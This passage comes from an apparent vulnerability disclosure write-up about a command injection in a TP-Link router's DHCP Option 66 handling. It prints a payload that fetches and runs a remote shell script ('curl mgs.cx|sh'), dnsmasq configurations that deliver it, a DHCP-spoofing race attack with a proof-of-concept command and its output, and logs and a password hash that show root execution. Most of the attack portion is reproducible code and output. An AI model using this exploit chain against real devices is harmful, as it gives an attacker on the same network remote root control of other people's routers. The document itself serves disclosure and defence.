
Steps 1 and 2 are the same DORA exchange as before (the router discovers a DHCP server and accepts a lease). The only difference is that the offer contains ;curl mgs.cx|sh; as the Option 66 value alongside the normal IP configuration.
When the router processes that value, the injection turns the intended TFTP download into an HTTP request to a different machine (step 3). It runs curl against the second-stage script on mgs.cx and pipes it to sh.
To run a payload that fetches a second stage, the device needed to reach the internet, so I moved it onto a small test network where I ran dnsmasq as the DHCP server, alongside an existing router at 10.0.10.254 for upstream access. The malicious lease kept that gateway, so the device stayed online and could reach mgs.cx without any NAT on my part:
listen-address=10.0.10.5
bind-interfaces
dhcp-range=10.0.10.100,10.0.10.200,255.255.255.0,30s
dhcp-option=3,10.0.10.254
dhcp-option=6,8.8.8.8
dhcp-option=66,";curl mgs.cx|sh;"
The lease handed the router its address, kept 10.0.10.254 as the gateway and 8.8.8.8 for DNS, and carried the payload as the Option 66 value.
On mgs.cx, an HTTP server hosted the second-stage script. The contents of the second stage are omitted here; in testing it was a short shell script used only to confirm root-level execution and impact:
$ cat index.html

#!/bin/sh
# second-stage payload (omitted) - spawns a root shell on the device

$ sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
The UART console showed the injected command running. All five Option 66 functions fired on the single lease, each building the same tftp command with ;curl mgs.cx|sh; as the server, so the second stage was fetched and executed five times:
OPTION66[dealOption66Handler:5158] #Debug: update isp config just now
OPTION66[rsl_getGConfig:244] #Debug: Build time:40660 40660
OPTION66[rsl_getGConfig:249] #Debug: l_gconfig name:/var/tmp/ArcherC20V623030740660n.bin
[ getRemoteFileName ] 1700:  MAC: 3C64CF7B698B
[ util_execSystem ] 185:  rsl_getOp66GConfig cmd is "tftp -g ;curl mgs.cx|sh; -r D29670AFF11EB442CDAA5BD008422D2EArcherC20V623030740660n.bin -l /var/tmp/ArcherC20V623030740660n.bin"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   171  100   171    0     0    162      0  0:00:01  0:00:01 --:--:--  7125
[*] second-stage executed
sh: -r: not found
[ rsl_getOp66GConfig ] 1412:  execSystem to getting Global.bin failed
[ rdp_getOp66GConfig ] 1044:  Getting Option66 GConfig failed

[ getRemoteFileName ] 1700:  MAC: 3C64CF7B698B
[ util_execSystem ] 185:  rsl_getOp66MConfig cmd is "tftp -g ;curl mgs.cx|sh; -r 454C14C759F3E2C8FF7C550F169F30CC3C64CF7B698A.bin -l /var/tmp/3C64CF7B698A.bin"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   171  100   171    0     0   3346      0 --:--:-- --:--:-- --:--:-- 10058
[*] second-stage executed
sh: -r: not found
[ rsl_getOp66MConfig ] 1445:  execSystem to getting macaddr.bin failed
[ rdp_getOp66MConfig ] 1066:  Getting Option66 MConfig failed

[ util_execSystem ] 185:  createWebUIPath cmd is "mkdir -p var/tmp/pc/web/img/login/"
[ getRemoteFileName ] 1700:  MAC: 3C64CF7B698B
[ util_execSystem ] 185:  rsl_getLogoFile cmd is "tftp -g ;curl mgs.cx|sh; -r 1902926C196D1B768B754F6FF160197Dlogo.png -l var/tmp/pc/web/img/login/logo.png"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   171  100   171    0     0   4594      0 --:--:-- --:--:-- --:--:-- 10058
[*] second-stage executed
sh: -r: not found
[ rsl_getLogoFile ] 255:  execSystem to getting logo.png failed
[ rdp_getOp66WebUIConfig ] 1079:  Getting Option66 logo file failed

[ util_execSystem ] 185:  createWebUIPath cmd is "mkdir -p var/tmp/pc/web/img/login/"
[ getRemoteFileName ] 1700:  MAC: 3C64CF7B698B
[ util_execSystem ] 185:  rsl_getFaviconFile cmd is "tftp -g ;curl mgs.cx|sh; -r 6795CDF87784676601C4C26DBECEAE0Dfavicon.ico -l var/tmp/pc/web/img/login/favicon.ico"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   171  100   171    0     0   2044      0 --:--:-- --:--:-- --:--:--  9500
[*] second-stage executed
sh: -r: not found
[ rsl_getFaviconFile ] 281:  execSystem to getting favicon.ico failed
[ rdp_getOp66WebUIConfig ] 1084:  Getting Option66 logo file failed

[ getRemoteFileName ] 1700:  MAC: 3C64CF7B698B
[ util_execSystem ] 185:  rsl_getCustomConfigFile cmd is "tftp -g ;curl mgs.cx|sh; -r 4C40C54C110C4538CEE7862AC2CD7307config -l /var/tmp/config"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   171  100   171    0     0   3803      0 --:--:-- --:--:-- --:--:--  9500
[*] second-stage executed
sh: -r: not found
[ rsl_getCustomConfigFile ] 227:  failed to get /var/tmp/config
[ rdp_getOp66CustomConfig ] 1097:  Fail to get Custom config file
Each curl transfer was the device pulling the second stage from mgs.cx and piping it into sh, which printed the marker as it ran.
The tftp command itself then failed (execSystem to getting ... failed) because the injected ; left it without a real server, and the sh: -r: not found is the leftover -r <file> -l <file> run after the second ;. Neither affected the payload.
The two MAC addresses in the log (one ending 698A, one ending 698B) are the device’s base flash MAC and an interface MAC derived from it (different code paths reference different ones, and does not affect the injection).
The second stage ran in the device’s root context. Reading /etc/passwd through it confirmed root-level code execution:
~ # cat /etc/passwd

admin:$1$$iC.dUsGpxNNJGeOm1dFio/:0:0:root:/:/bin/sh
dropbear:x:500:500:dropbear:/var/dropbear:/bin/sh
nobody:*:0:0:nobody:/:/bin/sh
An Alternative Without a Domain
Registering a short domain is not required. dnsmasq can also act as the DNS server for the lease, which means an arbitrary short name can be resolved to the attacker’s own host and the second stage served from there too, with no external domain or internet access involved:
listen-address=10.0.10.5
bind-interfaces
dhcp-range=10.0.10.100,10.0.10.200,255.255.255.0,30s
dhcp-option=66,";curl a|sh;"
dhcp-option=6,10.0.10.5
address=/a/10.0.10.5
Here dhcp-option=6 points the router’s DNS at the attacker host, address=/a/10.0.10.5 resolves the single-character name a to that host, and the HTTP server runs on the same machine. The payload can then become ;curl a|sh;.
Racing the DHCP Server
Up to this point I had been acting as the DHCP server on the network. On a real network the router gets its lease from a legitimate server, so this section covers delivering the Option 66 value without controlling that server.

DHCP has no authentication, it is broadcast-based, and a client accepts the first valid response it receives. Any host on the same broadcast domain can answer a request. This means the attacker does not need to control the DHCP server, only to be an unprivileged host on the same segment as the target.
A router with a valid lease does not request a new one until its renewal timer (T1) expires, so there is nothing to race until then. DHCP RELEASE messages are also unauthenticated. Spoofing a RELEASE on the target’s behalf does not affect the target directly, as the target never sees it, but it tells the legitimate server to drop the binding. The target continues to treat its lease as valid until T1, at which point it attempts to re-acquire its address and the server no longer has a binding for it.
The RELEASE poisons the next renewal rather than triggering it. The delay before the target re-broadcasts is bounded by its own renewal timer, which the attacker does not control. T1 defaults to half the lease time, so a network handing out multi-hour leases would mean a correspondingly long wait. For testing I set a short renewal time on the DHCP server (the switch) to bring the renewal round quickly. On a real network an attacker would wait for the natural renewal or force a fresh acquisition another way.
Proof of Concept
The full exploit is available on GitHub at:
The proof-of-concept script automates the sequence:
- Spoofs a
DHCPRELEASEto the legitimate DHCP server (10.0.10.254), impersonating the target, causing the server to delete the target’s lease binding. - Listens for the target’s broadcast DHCP traffic. Once the binding is gone, the target’s next renewal fails and it broadcasts to re-acquire its address.
- Races the legitimate server by answering with a malicious
DHCPACKcarrying the Option 66 payload (;curl <domain>|sh;).
The test environment was three machines on the same segment: the target router (10.0.10.110), the legitimate DHCP server (a production switch at 10.0.10.254 serving the subnet), and a local attacker (10.0.10.5) with no privileged access to the switch. The second-stage payload was hosted on mgs.cx as before.
The DHCP server holds active leases for both the attacker and the target, confirming the attacker is an ordinary client on the segment with no control over the server:
gyre#show ip dhcp binding
IP address      Client-ID/              Lease expiration        Type       State      Interface
                Hardware address/
10.0.10.5       01c8.a362.b2d0.d4       Infinite                Manual     Active     Unknown
10.0.10.108     016a.ea37.3d60.45       Jun 23 2026 06:32 PM    Automatic  Active     Vlan10
10.0.10.110     013c.64cf.7b69.8b       Jun 23 2026 06:32 PM    Automatic  Active     Vlan10
10.0.10.170     0108.9df4.7895.0b       Jun 23 2026 06:32 PM    Automatic  Active     Vlan10
The script was run against the target’s current IP:
$ sudo python3 cve-2026-11834.py 10.0.10.110 -i eth0 -s 10.0.10.254 -S 00:f2:8b:99:86:46 -p ';curl mgs.cx|sh;'

  TP-Link DHCP Option 66 RCE (CVE-2026-11834) - Race Attack
  Target IP   : 10.0.10.110
  Target MAC  : 3c:64:cf:7b:69:8b
  DHCP Server : 10.0.10.254 (00:f2:8b:99:86:46)
  Attacker IP : 10.0.10.5
  Interface   : eth0
  Payload     : ;curl mgs.cx|sh;

[*] Sending spoofed DHCP RELEASE for 10.0.10.110
[*] RELEASE sent. Waiting for target to re-acquire lease...
[!] Got DHCP REQUEST from 3c:64:cf:7b:69:8b, XID: 0x43edad72
[>] Sending malicious DHCP ACK...
[>] ACK sent. Payload delivered.
A packet capture on the attacker host shows the sequence. The spoofed RELEASE is sent to the server as the target. Around twelve seconds later the target reaches its renewal timer and, with no binding left on the server, broadcasts a DHCPREQUEST to re-acquire its previous address. The attacker answers from its own address (10.0.10.5) 9ms later:
$ sudo tcpdump -i eth0 -n -q udp port 67 or udp port 68

19:32:35.165467 IP 10.0.10.110.68 > 10.0.10.254.67: UDP, length 259    # spoofed RELEASE (attacker as target)
19:32:47.875400 IP 0.0.0.0.68 > 255.255.255.255.67: UDP, length 548    # target broadcast REQUEST
19:32:47.884353 IP 10.0.10.5.67 > 255.255.255.255.68: UDP, length 292  # attacker's racing ACK
The attacker’s ACK reaches the target before the switch’s, so the target accepts the malicious lease and processes its Option 66 value as it had under the controlled DHCP server, building and running ;curl mgs.cx|sh; from each of the five functions. The race was won on every run during testing.
The payload server received five HTTP requests, one per function, each the device running the injected curl. The source is the target’s NAT egress rather than its LAN address:
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[SNIP] - - [23/Jun/2026 18:32:47] "GET / HTTP/1.1" 200 -
[SNIP] - - [23/Jun/2026 18:32:47] "GET / HTTP/1.1" 200 -
[SNIP] - - [23/Jun/2026 18:32:47] "GET / HTTP/1.1" 200 -
[SNIP] - - [23/Jun/2026 18:32:48] "GET / HTTP/1.1" 200 -
[SNIP] - - [23/Jun/2026 18:32:48] "GET / HTTP/1.1" 200 -
The five HTTP requests confirm the injected command executed once per function from the raced lease, producing the same root-level code execution demonstrated earlier under the controlled DHCP server. The legitimate DHCP server was not modified at any point.
Disclosure Timeline
| Date | Event |
|---|---|
| 15 Feb 2026 | Vulnerability reported to TP-Link Security Team |
| 17 Feb 2026 | Initial acknowledgement from TP-Link |
| 28 Feb 2026 | TP-Link reproduced the issue |
| 1 Apr 2026 | TP-Link confirmed affected devices and produced a beta fix |
| 22 Jun 2026 | Fixes released and CVE record published |
References
- IETF, “RFC 2131 - Dynamic Host Configuration Protocol,” https://datatracker.ietf.org/doc/html/rfc2131
- IETF, “RFC 2132 - DHCP Options and BOOTP Vendor Extensions,” https://datatracker.ietf.org/doc/html/rfc2132
- MITRE, “CWE-78: Improper Neutralization of Special Elements used in an OS Command (‘OS Command Injection’),” https://cwe.mitre.org/data/definitions/78.html
- MITRE ATT&CK, “T1557.003 - Adversary-in-the-Middle: DHCP Spoofing,” https://attack.mitre.org/techniques/T1557/003/
- TP-Link, “Security Advisory,” https://www.tp-link.com/uk/support/faq/5141/
- mattgsys, “CVE-2026-11834 Proof of Concept,” https://github.com/mattgsys/CVE-2026-11834
- CVE Program, “CVE-2026-11834,” https://www.cve.org/cverecord?id=CVE-2026-11834